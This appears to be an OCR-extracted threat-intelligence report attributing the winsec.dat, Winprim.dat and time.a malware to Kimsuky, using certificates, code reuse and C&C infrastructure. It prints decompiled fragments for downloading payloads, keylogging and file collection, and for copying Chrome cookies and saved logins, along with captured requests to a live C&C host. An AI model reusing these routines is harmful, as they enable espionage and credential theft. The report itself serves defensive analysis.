


Figure 14 | Comparison of NT_HEADER field values

Table 3 shows a list of malware that was signed with the identical certificate (Serial Number).

All the field values are similar except for timestamp value, which does not exist in certain malware.

Hacking Group	Andariel	Kimsuky	Kimsuky
File Name	McafeeUpdate.exe	naverprotect.exe	naverprotect.exe
MD5	2dea7e6e64ca09a5fb045ef2578f98bc	56522bba0ac19449643f7fceccf73bbe	12a8f8efe867c11837d4118318b0dc29
SubjectName	NJRSA Limited	NJRSA Limited	NJRSA Limited
IssuerName	Sectigo RSA Code Signing CA	Sectigo RSA Code Signing CA	Sectigo RSA Code Signing CA
Timestamp		2019-11-25 11:00	
Country Name	GB	GB	GB
State Name	London	London	London
Locality Name	Romford	Romford	Romford
Organization Name	NJRSA Limited	NJRSA Limited	NJRSA Limited
Serial Number	2aac818dc95f2acc82132baccdcd6a66	2aac818dc95f2acc82132baccdcd6a66	2aac818dc95f2acc82132baccdcd6a66
Valid From	2019-05-02 9:00	2019-05-02 9:00	2019-05-02 9:00
Valid To	2020-05-02 8:59	2020-05-02 8:59	2020-05-02 8:59
Hacking Group	**Kimsuky**	**Kimsuky**	
File Name	daumprotect.exe	DaumProtect.exe	
MD5	e11fa6a944710d276a05f493d8b3dc8a	d6d9bcc4fb70f4b27e192f3bfe61837d	
SubjectName	NJRSA Limited	NJRSA Limited	
IssuerName	Sectigo RSA Code Signing CA	Sectigo RSA Code Signing CA	
Timestamp	2019-09-02 18:48	2019-09-05 21:49	
Country Name	GB	GB	
State Name	London	London	
Locality Name	Romford	Romford	
Organization Name	NJRSA Limited	NJRSA Limited	
Serial Number	2aac818dc95f2acc82132baccdcd6a66	2aac818dc95f2acc82132baccdcd6a66	
Valid From	2019-05-02 9:00	2019-05-02 9:00	
Valid To	2020-05-02 8:59	2020-05-02 8:59	

Table 3 | Malware signed with the identical certificate

Among the retrieved malware, five were signed with the identical certificate. Because there are no reported cases of the certificates being used in other malware, such as ransomware, it

is highly possible that Kimsuky uses the certificates exclusively.

2) wstmmgr.dll Analysis and Profiling

Wstmmgr.dll, which Installer.exe created and executed, performs the same feature as sen.a. The only difference they have is their function structure. sen.a is structured to call Query() from ServiceMain(), but wstmmgr.dll has Query() integrated with ServiceMain(), as shown in Figure 13 and Figure 14.

Figure 13 | 1st Comparison of function structure




Figure 14 | 2nd Comparison of function structure

2-3. winsec.dat / Winprim.dat Malware

1) winsec.dat Analysis

According to the analysis, the method in which winsec.dat is executed is identical to that of sen.a. There are four functions in winsec.dat, and features of each function, as shown in Table 4.

Function Name	Details
RealProc	Checks OS, downloads 64-bit malware (winsec64), adds registry value (winsec), injects explorer.exe
DllRegisterServer	None
DllInstall	Calls RealProc()
DllEntryPoint	Injects explorer.exe, communicates with C&C server, downloads and loads Winprim.dat

Table 4 | Features for each function of winsec.dat

It can be assumed that RealProc() and DllEntryPoint() functions from Table 4 are used when winsec.dat is executed, and DllInstall() is called when sen.a receives command from the C&C server, then downloads and executes winsec.dat.

When RealProc() function is executed for the first time, it identifies the OS of the target PC to determine what to infect. If the OS of the PC is 64-bit, it additionally downloads and executes winsec64 for 64-bit, as shown in Figure 15.

Figure 15 | Malware execution feature of RealProc

Since winsec64 downloaded in 64-bit OS is encrypted, decryption code is used to decrypt winsec64 into an executable DLL, as shown in Figure 16. And as shown in Figure 15, the decrypted DLL runs with the method of calling RealProc() along with rundll32.exe. Kimsuky had developed the decryption code, which has been used for the past several years. Details regarding this are included in '3) winsec.dat / Winprim.dat profiling.'




Figure 16 | winsec64 Decryption process

winsec.dat, which has been injected to explorer.exe through the RealProc() call, communicates with the C&C server to send and execute additional files, and send time info. As mentioned previously, winsec.dat sends time info before communicating with the C&C server. The time info indicates the time created from related function produced before winsec.dat communicates with the C&C server.

Figure 17 | Time-related function call and mix

Time info created through Figure 17 is saved in [Mac address of target PC]_log.txt, and is sent to the C&C server, as shown in Figure 18.

```
POST /santa/F.php HTTP/1.1
Content-Type: multipart/form-data; boundary=-------------223de5564f
Content-Length: 211
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: happy-new-year.esy.es
Connection: Keep-Alive
Cache-Control: no-cache

---------------223de5564f
Content-Disposition: form-data; name="binary"; filename="000C29       _log.txt"
Content-Type: application/octet-stream

0110::2019/12/16-12:00:18:041
---------------223de5564f--
```

Figure 18 | Info of time sent to the C&C server

Once the processes, shown in Figure 17 and Figure 18, are completed, cmd.txt, which is assumed to contain the encrypted command, is downloaded from the C&C server and decrypted. Even though the C&C server communication was monitored at the time of analysis, the download of cmd.txt failed.

Note that the file path of GET request to download cmd.txt shown in Figure 19 includes the Mac address of the target PC. It can be assumed that this is to ensure that the command is sent precisely to the range between winsec.dat and C&C server, and the target PC. This means that Kimsuky sends cmd.txt to its desired target, a target PC Kimsuky aims to hack.

```
GET /santa/000C29       /cmd.txt HTTP/1.1
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: happy-new-year.esy.es
Cache-Control: no-cache

HTTP/1.1 404 Not Found
```

Figure 19 | cmd.txt Download attempt

Adding the Mac address of the target PC in the file path of the GET request is a method Kimsuky has been continuously using in the malware developed by Kimsuky.

As shown in the left of Figure 20, the decrypted command is divided by a separator (|), and the right shows a code which winsec.dat conducts command comparison and matching features. This code downloads additional file (winsec.dat or Winprim.dat), deletes registry value (winsec), and executes the downloaded file.

```
v8 = a2;
v3 = (const char *)Src;
if ( !strlen((const char *)Src) )
  return 0;
for ( i = 0; ; ++i )
{
  v5 = strstr(v3, "|");
  memset(v10, 0, 0x104u);
  if ( v5 )
  {
    memmove(v10, v3, v5 - v3);
  }
  else
  {
    v6 = (char *)(v10 - v3);
    do
    {
      v7 = *v3;
      v3[(_DWORD)v6] = *v3;
      ++v3;
    }
    while ( v7 );
  }
  if ( i == v8 )
    break;
```

```
if ( *a1 != 'u' || a1[1] != 'd' || a1[2] )
{
  if ( *a1 == 'k' && a1[1] == 'l' && !a1[2] )
  {
    v2 = sub_1000372C();

    MoveFileExA(ExistingFileName, 0, 4u);
    dword_1001A108 = 0;
    return v2;
  }
  if ( *a1 != 'd' )
    return v2;
  if ( a1[1] != 'n' || a1[2] )
  {
    if ( *a1 != 'd' || a1[1] != 'l' || a1[2] )
      return v2;
    v3 = sub_10003872((void *)1);
  }
  else
  {
    sub_10003872((void *)1);
    v3 = sub_10003788();
  }
```

sub_10003788(): Winprim.dat 다운로드

```
Buffer = 0;
memset(&v3, 0, 0x103u);
LOBYTE(v4) = 0;
memset((char *)&v4 + 1, 0, 0x103u);
LibFileName = 0;
memset(&v6, 0, 0x103u);
sub_10001B9D(&Buffer, "%s/%s/", "/santa", &::Buffer);
strcpy((char *)&v4, "Winprim");
sub_10002EDE(&LibFileName);
v0 = sub_10001000(&Buffer, (int)&v4, (int)&LibFileName);
GetLastError();
if ( !v0 )
  return 0;
hLibModule = LoadLibraryA(&LibFileName);
return hLibModule != 0;
```

Figure 20 | Extraction, comparison, and execution of commands by winsec.dat

2) Winprim.dat Analysis

The file structure of Winprim.dat is strikingly similar to that of winsec.dat. Upon analyzing strings of the two malware shown in Figure 21, it was confirmed that while many identical strings exist in both malware, Winprim.dat has more features. It is assumed that when Kimsuky implements certain features while developing the malware, the group modifies and reuses the existing source to create features that fit the purpose of the malware.

2019.12 winsec.dat (MD5: 7b0c06c96caadbf6976aa1c97be1721c)

Address	Length	Type	String
.rdata:10016648	00000051	C	User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
.rdata:1001669C	00000008	C	http://
.rdata:100166A4	0000000C	C	http://%s%s
.rdata:100166B0	00000046	C	Content-Type: multipart/form-data; boundary=----------223de5564f₩r₩n
.rdata:100166F8	00000084	C	----------223de5564f₩r₩nContent-Disposition: form-data; name=₩"binary₩"; filename...
.rdata:1001677C	0000001E	C	----------223de5564f--₩r₩n
.rdata:100167A0	00000006	C	F.php

2019.12 Winprim.dat (MD5: 6dbc4dcd05a16d5c5bd431538969d3b8)

Address	Length	Type	String
.rdata:1001F868	00000051	C	User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
.rdata:1001F8BC	00000008	C	http://
.rdata:1001F8C4	0000000C	C	http://%s%s
.rdata:1001F8D0	00000046	C	Content-Type: multipart/form-data; boundary=----------223de5564f₩r₩n
.rdata:1001F918	00000084	C	----------223de5564f₩r₩nContent-Disposition: form-data; name=₩"binary₩"; filename...
.rdata:1001F99C	0000001E	C	----------223de5564f--₩r₩n
.rdata:1001F9C0	00000006	C	F.php


Figure 21 | String comparison

There are three functions in Winprim.dat, which winsec.dat loads, and features of each function are listed in Table 5. According to the analysis of each function, Winprim.dat did not show much difference to private32.db, which Kimsuky used in Operation Kabar Cobra. The difference was found in the structure of codes due to code reuse and modification.

Function Name	Details
RealProc	Loads DLL & acquires function address, and injects to explorer.exe
RealProc2	Collects file list for specific filename extension (hwp, doc, xls, txt, pdf)
DllEntryPoint	Captures screen, keylogs, and collects file list for specific filename extension (hwp, doc, xls, txt, pdf) Communicates with C&C server (downloads log.txt and cmd.txt, and sends collected info)

Table 5 | Features of Winprim.dat functions

Winprim.dat, like winsec.dat, used method of including the Mac address of the target PC in the file path of GET request upon communication with the C&C server. However, the downloading of log.txt and cmd.txt, which is estimated to have saved the command during analysis, failed



Source		Destination	Protocol	Length	Info	
WIN-L	UH9F	happy-new-year.esy.es	HTTP	249	GET /ballance/0200	/log.txt HTTP/1.1
WIN-L	UH9F	happy-new-year.esy.es	HTTP	249	GET /ballance/0200	/cmd.txt HTTP/1.1
WIN-L	UH9F	happy-new-year.esy.es	HTTP	249	GET /ballance/0200	/cmd.txt HTTP/1.1
WIN-L	UH9F	happy-new-year.esy.es	HTTP	249	GET /ballance/0200	/cmd.txt HTTP/1.1
WIN-L	UH9F	happy-new-year.esy.es	HTTP	249	GET /ballance/0200	/cmd.txt HTTP/1.1
WIN-L	UH9F	happy-new-year.esy.es	HTTP	249	GET /ballance/0200	/cmd.txt HTTP/1.1

Figure 22 | Winprim.dat attempting to download command

3) winsec.dat / Winprim.dat Profiling

Upon the analysis of winsec.dat and Winprim.dat, many identical or similar features were discovered between the two malware developed by Kimsuky. As an example, Figure 23 shows the order of functions called to confirm if the process is explorer.exe, and to prevent duplicate execution despite different string of Mutex. From this analysis, we were able to find out that the structure of winsec.dat and Winprim.dat are identical.




Figure 23 | Malware loading process verification and comparison of mutex generation

Furthermore, all three malware used identical code and key to encrypt/decrypt data. The HEX value inside the red box of Figure 24 is the encryption/decryption key.




Figure 24 | Comparison of encryption/decryption code

As mentioned previously, it was confirmed that Winprim.dat used the same code for collecting folder and file lists from the target PC as private32.db, a malware developed by Kimsuky that was used in Operation Kabar Cobra. Figure 25 shows the comparison of the collected code between the folder and the file lists.

2019.01 private32.db(OP. Kabar Cobra) (MD5: 9D685308D3125E14287ECB7FBE5FCD37)

```
GetWindowsDirectoryA(Buffer, 0x104u);
result = (HANDLE)sub_1000E4F8(a3, Buffer, 260);
if ( result )
{
  sub_1000A0E0(FileName, 0, 260);
  sub_10001E20(v20, 600, "₩r₩n₩r₩n%s %s₩r₩n₩r₩n", "Directories and File list of", (const char *)a3);
  WriteFile(hFile, v20, strlen(v20), &NumberOfBytesWritten, 0);
  sub_10001E20(FileName, 260, "%s₩₩*", (const char *)a3);
  v5 = FindFirstFileA(FileName, &FindFileData);
  if ( v5 != (HANDLE)-1 )
  {
    while ( 1 )
```

2019.12 Winprim.dat (MD5: 6dbc4dcd05a16d5c5bd431538969d3b8)

```
GetWindowsDirectoryA(Buffer, 0x104u);
result = (HANDLE)_strnicmp(String1, Buffer, 0x104u);
if ( result )
{
  FileName = 0;
  memset(v14, 0, sizeof(v14));
  sprintf_s(v12, 0x258u, "₩r₩n₩r₩n%s %s₩r₩n₩r₩n", "Directories and File list of", String1);
  WriteFile(hFile, v12, strlen(v12), &NumberOfBytesWritten, 0);
  sprintf_s(&FileName, 0x104u, "%s₩₩*", String1);
  v3 = FindFirstFileA(&FileName, &FindFileData);
  if ( v3 != (HANDLE)-1 )
  {
    while ( 1 )
```

Figure 25 | Comparison of collected code from folder and file lists

C&C server of Winprim.dat and winsec.dat (happy-new-year.esy.es, 177.234.145.204, BR), along with the C&C server of sen.a, has been used by Kimsuky until present. It was confirmed that inside the URL mapped with IP as the base, various URLs of pattern similar or identical to the ones Kimsuky used were found, as listed in Figure 26.




Figure 26 | Info of URLs mapped to the C&C server

According to the information acquired through profiling, it can be assumed that winsec.dat and Winprim.dat are also malware developed by Kimsuky. Additionally, time.a, which was not included in Figure 6 due to derivative relationship being unclear, was found to be a malware developed by Kimsuky following the profiling.

2-4. time.a Malware

1). time.a Analysis

As shown in Figure 27, time.a is a malware that steals URL, ID, PW, and other information that are saved in cookie and cache of Google Chrome browser. The stolen cookie info are saved in %ProgramData%\ntcookie, and cache info are saved in %ProgramData%\ntpwd in plaintext. Since time.a does not have a feature that allows communication with the C&C server, it can be assumed that stolen information is sent to the C&C server by another malware.

```
SHGetFolderPathW(0, 26, 0, 0, &pszPath);
sub_10002120(&ExistingFileName, 0x104u, L"%sWW..WWLocalWWGoogleWWChromeWWUser DataWWDefaultWWCookies",
GetTempFileNameW(&PathName, &PrefixString, 0, &TempFileName);
CopyFileW(&ExistingFileName, &TempFileName, 0);
wsprintfW(&WideCharStr, L"C:WWProgramDataWWntcookie");
```

```
SHGetFolderPathW(0, 26, 0, 0, &pszPath);
sub_10002120(
  &ExistingFileName,
  0x104u,
  L"%sWW..WWLocalWWGoogleWWChromeWWUser DataWWDefaultWWLogin Data",
  (char)&pszPath);
GetTempFileNameW(&PathName, &PrefixString, 0, &TempFileName);
CopyFileW(&ExistingFileName, &TempFileName, 0);
